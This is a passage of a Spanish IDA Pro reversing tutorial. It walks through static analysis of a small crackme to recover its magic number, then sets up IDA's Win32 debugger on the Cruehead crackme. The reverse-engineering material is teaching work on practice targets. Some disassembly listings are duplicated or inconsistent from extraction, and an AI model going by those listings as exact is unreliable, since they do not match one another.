
S (stored ebp -generalmente viene del PUSH EBP que es la primera instrucción de la función)

R (return address)


## ARGUMENTOS

O sea que como los argumentos se pushean al stack antes del CALL que pone el return address, quedaran debajo del mismo, y luego arriba del return address viene el STORED EBP que se genera por el PUSH EBP que generalmente es la primera instrucción de la función y luego arriba se deja espacio para las variables locales, ya lo veremos con más detalle.

Si hago X para ver de donde es llamada la función



Y voy allí veo que hay unos PUSH que pasan argumentos a la función que cuando trabajo con SIMBOLOS los vió y aquí no, faltan los tres argumentos debajo, aquí está la imagen con símbolos.



IDA detectó que nunca son usados, son los argumentos argc, argv y envp, que son argumentos por default en el main pero como nunca hubo ninguna referencia ni uso dentro de la función, IDA los elimina para aclarar el panorama.

```
int main()
{
    int cookie;
    char buf[120];
    int max = 20;
    printf("Pone un numerito\n");
}
```

Además, en mi código ni siquiera lo había pasado como argumentos del main, así que todo bien es una función sin argumentos.

Cuando queremos ver en qué lugares se accede a una variable, la marcamos y apretamos X.

```

00401040 sub_401040 proc near
00401040 Buf= byte ptr -7Ch
00401040 var_4= dword ptr -4
00401040 push    ebp
00401040 sub_401040 proc near
00401040 Buf= byte ptr -7Ch
00401040 var_4= dword ptr -4
00401040 push    ebp
00401040 krefs to var_4
ector Ty Address Text
Down w sub_401040+D mov    [ebp+var_4], eax
Down r sub_401040+67 mov    ecx, [ebp+var_4]

```

OK Cancel Search Help

1 of 2

```

0040106A push    eax      ; Str
0040106A push    eax      ; Str

```

Vemos que var\_4 se usa en dos lugares es para el que no sabe, una cookie que no la programe yo, es de protección contra stack overflows, la guarda al inicio de la función y la chequea antes de salir de la función, por ahora le ponemos de nombre COOKIE\_DE\_SEGURIDAD o CANARY.

```

00401040 push    ebp
00401041 mov     ebp, esp
00401043 sub     esp, 7Ch
00401046 mov     eax, __security_cookie
00401048 xor     eax, ebp
0040104D mov     [ebp+COOKIE_DE_SEGURIDAD], eax
00401050 push    esi
00401051 push    offset aPoneUnNumerito ; "Pone un numero"

```

Vemos que cuando imprime las strings llama a un CALL que seguro termina yendo a printf para imprimir las strings.

```

00401040 mov     eax, __security_cookie
0040104B xor     eax, ebp
0040104D mov     [ebp+COOKIE_DE_SEGURIDAD], eax
00401050 push    esi
00401051 push    offset aPoneUnNumerito ; "Pone un numerito\n"
00401056 call    sub_401010
0040105B lea     eax, [ebp+Buf]
0040105E push    14h          ; Size
00401060 push    eax          ; Buf
00401061 call    ds:gets_s
00401066 lea     eax, [ebp+Buf]
0040106B push    eax          ; Str
0040106C call    ds:atoi
00401071 mov     esi, eax
00401073 lea     eax, [ebp+Buf]
00401076 push    eax
00401077 push    offset aTipeasteS ; "Tipeaste: %s\n"
0040107C call    sub_401010
00401081 add    esp, 18h

```

Vemos que en la versión con símbolos lo detectó directamente como printf


```

00401040 ; Attributes: bp-based frame
00401040 ; int __cdecl main(int argc, const char **argv)
00401040 main proc near
00401040
00401040 Buf= byte ptr -7Ch
00401040 var_4= dword ptr -4
00401040 argc= dword ptr 8
00401040 argv= dword ptr 0Ch
00401040 envp= dword ptr 10h
00401040
00401040 push    ebp
00401041 mov     ebp, esp
00401043 sub     esp, 7Ch
00401046 mov     eax, __security_cookie
00401048 xor     eax, ebp
0040104D mov     [ebp+var_4], eax
00401050 push    esi
00401051 push    offset aPoneUnNumerito ; "Pone un numero"
00401056 call    printf
0040105B lea     eax, [ebp+Buf]
0040105E push    14h          ; Size
00401060 push    eax          ; Buf
00401061 call    ds:_imp_gets_s

```


2,22) (953,295) 00000440 00401040: main (Synchronized with Hex 1)

Pero igual si miramos dentro del CALL y sabiendo que los argumentos son las strings que termina imprimiendo por consola deducimos que es printf.



```
00401010
00401010 ; Attributes: bp-based frame
00401010 sub_401010 proc near
00401010
00401010 arg_0= dword ptr 8
00401010 arg_4= byte ptr 0Ch
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 push    esi
00401014 mov     esi, [ebp+arg_0]
00401017 push    1
0040101F call    ds:_acrt_iob_func
00401022 add     esp, 4
00401022 lea     ecx, [ebp+arg_4]
00401025 push    ecx
00401026 push    0
00401028 push    esi
00401029 push    eax
0040102A call    sub_401000
0040102E push    dword ptr [eax+4]
00401032 push    dword ptr [eax]
00401033 call    ds:_stdio_common_vfprintf
0040103A add     esp, 18h
```

Vemos dentro de la función que termina en vfprintf, así que es eso la renombramos.



```
00401041 mov     eax, esp
00401043 sub     esp, 7Ch
00401046 mov     eax, __security_cookie
0040104B xor     eax, ebp
0040104D mov     [ebp+COOKIE_DE_SEGURIDAD], eax
00401050 push    esi
00401051 push    offset aPoneUnNumerito ; "Pone un "
00401056 call    printf_0
0040105B lea     eax, [ebp+Buf]
0040105E push    14h                ; Size
00401060 push    eax                ; Buf
00401061 call    ds:get_s
00401067 lea     eax, [ebp+Buf]
0040106A push    eax                ; Str
0040106B call    ds:atoi
00401071 mov     esi, eax
00401073 lea     eax, [ebp+Buf]
00401076 push    eax
00401077 push    offset aTipeasteS ; "Tipeaste: %s\n"
0040107C call    printf_0
00401081 ...
```

Nos queda solo el Buf de 120 bytes, veamos que hace con el.

Vemos que se lo pasa a get\_s que es una función que recibe lo que tipeamos en una consola.

## gets\_s, \_getws\_s

Visual Studio 2015 | Other Versions ▾

Gets a line from the `stdin` stream. These versions of `gets`, `_getws` have security described in [Security Features in the CRT](#).

### Syntax

```
char *gets_s(  
    char *buffer,  
    size_t sizeInCharacters  
)
```

Vemos que tiene dos argumentos el puntero al buffer y el size máximo que nos permite tipear, veamos en nuestro caso.

```
00401050 push    esi  
00401051 push    offset_aPoneUnNumerito ; "P  
00401056 call    printf_4  
0040105B lea     eax, [ebp+Buf]  
0040105E push    14h                , Size  
00401060 push    eax                ; Buf  
00401061 call    ds:gets_s  
00401067 lea     eax, [ebp+Buf]  
0040106A push    eax                ; Str  
0040106B call    ds:atoi
```

Habíamos dicho que el LEA hallaba la dirección de una variable, en este caso es la dirección del buffer Buf que se lo pasa con un PUSH EAX, y luego un PUSH 0x14 que pasa el máximo que permito tipear en la consola.

```
int cookie;  
char buf[120];  
int max = 20;  
printf("Pone un numerito\n");  
gets_s(buf, max);
```

Vemos en mi código fuente lo mismo el llamado a `get_s` con dos argumentos el buf y el máximo que yo la había usado una variable max que valía 20, pero el compilador directamente para ahorrar espacio le puso 20 decimal o sea 0x14 a ese argumento ya que no se usa nunca más.

Por lo tanto, sin ejecutar ya sé que en el buffer tengo los caracteres que tipeo por consola.


Después el mismo puntero al buffer se pasa como argumento a la función `atoi`.

```

00401060 call    ds:_getch
00401067 lea     eax, [ebp+Buf]
0040106A push   eax          ; Str
0040106B call   ds:atoi
00401071 mov    esi, eax

```

Que hace la misma.



## Sintaxis

```

int atoi(
    const char *str
);
...

```

Convierte la cadena en un entero y si no puede porque desborda el máximo posible, da error devolviendo cero si no lo puede convertir, también si se sobrepasa los negativos da diferentes errores, pero la idea es que lo que se tipee lo convertirá a un número si tipea 41424344 lo convertirá en ese decimal, que como en assembler trabajamos con hexadecimales lo devolverá en valor HEXADECIMAL en EAX.

## Valor devuelto



Cada función devuelve el valor de `int` generado interpretar los caracteres de entrada como un número. El valor devuelto es 0 para `atoi` y `_wtoi`, si la entrada no se puede convertir en un valor de ese tipo.


```

0040106B call    ds:atoi
00401071 mov    esi, eax
00401073 lea     eax, [ebp+Buf]
00401076 push   eax
00401077 push   offset aTipeasteS ; "Tipeaste: %s\n"
0040107C call   printf_0
00401081 add    esp, 18h
00401084 cmp    esi, 124578h
0040108A pop    esi
0040108B jnz    short loc_401094


```

Vemos que el valor devuelto en EAX se pasa a ESI y luego de imprimir la string original que se tipeo, compara el valor de ESI con 0x124578.



Así que como lo que se tipea se interpreta como cadena de números decimales, que se devuelve como hexadecimal y se compara contra esa constante, pasándole el valor decimal de esa constante debería funcionar ya que luego si esa igualdad es válida.



Vemos que si la comparación no es igual (JNZ) me lleva a BAD REVERSER y si son iguales a GOOD REVERSER, probemos en la consola de Python a ver qué valor decimal es 0x124578.



Tipeemos ese valor al ejecutar el crackme



Bueno este es un ejemplo sencillito de reversing estático, para ir ambientandonos con el LOADER.

Hasta la parte 10


Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 10


Bueno hemos visto algo del LOADER y seguiremos viendo, pero veremos algunos aspectos del DEBUGGER para poder ir complementando ambos.

IDA soporta múltiples DEBUGGERS para verlo abrimos el CRACKME DE CRUEHEAD original sin parchear en el IDA.


Obviamente elegimos OVERWRITE si nos pregunta si queremos crear una nueva database y sobrescribir la vieja, para que haga un análisis nuevo, si ya teníamos en el mismo lugar la anterior database o archivo idb del parcheado.



No ponemos la tilde en MANUAL LOAD, así que aceptamos las ventanas que siguen hasta que abra.




Obviamente para empezar por el principio entre las diferentes posibilidades de DEBUGGERS elegiremos LOCAL WIN32 DEBUGGER servirá para comenzar, más adelante veremos las otras.



Veremos algunos puntos del DEBUGGER incluido en IDA que tiene sus particularidades y que si uno no lo aprende a usar ya que es un poco diferente del resto de los debuggers se puede complicar.


La diferencia surge creo yo en que IDA comenzó siendo solo lo que hoy llamamos el LOADER o sea un muy buen desensamblador estático y con grandes posibilidades de interactividad para el reversing, luego se le añadió el DEBUGGER sobre el mismo lo cual trajo algunos problemas que se fueron solventando pero que hacen que la forma de trabajar a veces sea un poco distinta a DEBUGGERS como OLLYDBG.

En DEBUGGERS – DEBUGGERS OPTIONS tenemos las opciones para el DEBUGGER.




Pondremos la tilde en SUSPEND ON PROCESS ENTRY POINT para que pare en el punto de entrada del mismo.


Haremos los cambios en el análisis que habíamos hecho antes, COLOREAREMOS y RENOMBRAREMOS la zona de los saltos decisivos.



Allí ponemos un BREAKPOINT con F2 en el salto que toma la decisión en 0x401243 y vamos al otro salto que habíamos parcheado y también F2.




Ya estamos como lo habíamos dejado pero sin cambiar código, ahora podemos arrancar el DEBUGGER con DEBUGGER-START PROCESS.



Esto siempre nos aparecerá cuando vayamos a DEBUGGEAR un ejecutable en nuestra maquina local, ya que mientras analizamos en el LOADER jamás se ejecuta en nuestra máquina, pero ahora si se ejecutara, por lo tanto siempre se debe tener cuidado al ejecutar si es un VIRUS o algo potencialmente peligroso conviene usar el DEBUGGER REMOTO y ejecutarlo en una máquina virtual, ya veremos eso a su tiempo.


Como el CRACKME DE CRUHEAD es más bueno que LASSIE medicada, apretamos YES.



Como le pusimos que se detenga en el ENTRY POINT así lo hizo, está parado en 0x401000 si apretó la barra espaciadora pasara a modo grafico como en el LOADER.


El color celeste de fondo de los bloques me dice que estoy en el DEBUGGER, en el LOADER los bloques son blancos por default.

Acomodo las ventanas sobre todo achicando un poco la parte del OUTPUT WINDOW, arrastrando su margen hacia abajo, agrando un poco el stack y que se vean los registros arriba a la izquierda y los flags




Allí está la vista de REGISTROS y FLAGS,


Una vez que logre una vista cómoda, la guardare por default para el DEBUGGER en WINDOWS-SAVE DESKTOP poniendo la tilde en DEFAULT siempre que arranquemos el DEBUGGER arrancara de la forma que elegimos y si queremos volver a cambiarlo, podemos volver a hacerlo sin problemas.



Debajo de los registros esta la vista de STACK.




Y tenemos también el listado IDA-VIEW EIP y abajo el HEW VIEW o HEX DUMP la vista en hexadecimal de la memoria.



Si vemos en la parte inferior del listado.


```
00401000
00401000
00401000
00401000    public start
00401000    start proc near
00401000 6A 00 push 0 ; lpModuleName
00401002 E8 FF 04 00 00 call GetModuleHandleA
00401007 A3 CA 20 40 00 mov ds:hInstance, eax
0040100C 6A 00 push 0 ; lpWindowName
0040100E 68 F4 20 40 00 push offset ClassName ; "No need to disasm the code!"
00401013 E8 A6 04 00 00 call FindWindowA
00401018 0B C0 or eax, eax
0040101A 74 01 jz short loc_40101D
16,129) 00000600 00401000: start (Synchronized with EIP)
```

Siempre tendremos la dirección de memoria y el FILE OFFSET que es el OFFSET en el archivo ejecutable, si lo abrimos en un editor HEXA por ejemplo el HXD.



Vemos que en el FILE OFFSET 0x600 están los mismos bytes.

